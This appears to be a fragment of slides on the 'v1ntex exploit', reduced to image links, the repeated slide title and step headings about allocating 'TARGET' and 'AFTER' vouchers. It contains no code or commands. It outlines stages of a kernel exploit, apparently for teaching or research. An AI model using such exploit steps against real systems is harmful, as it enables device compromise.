
v1ntex exploit

3. Alloc TARGET-voucher




v1ntex exploit



4. Alloc AFTER-voucher



v1ntex exploit




4. Alloc AFTER-voucher



v1ntex exploit

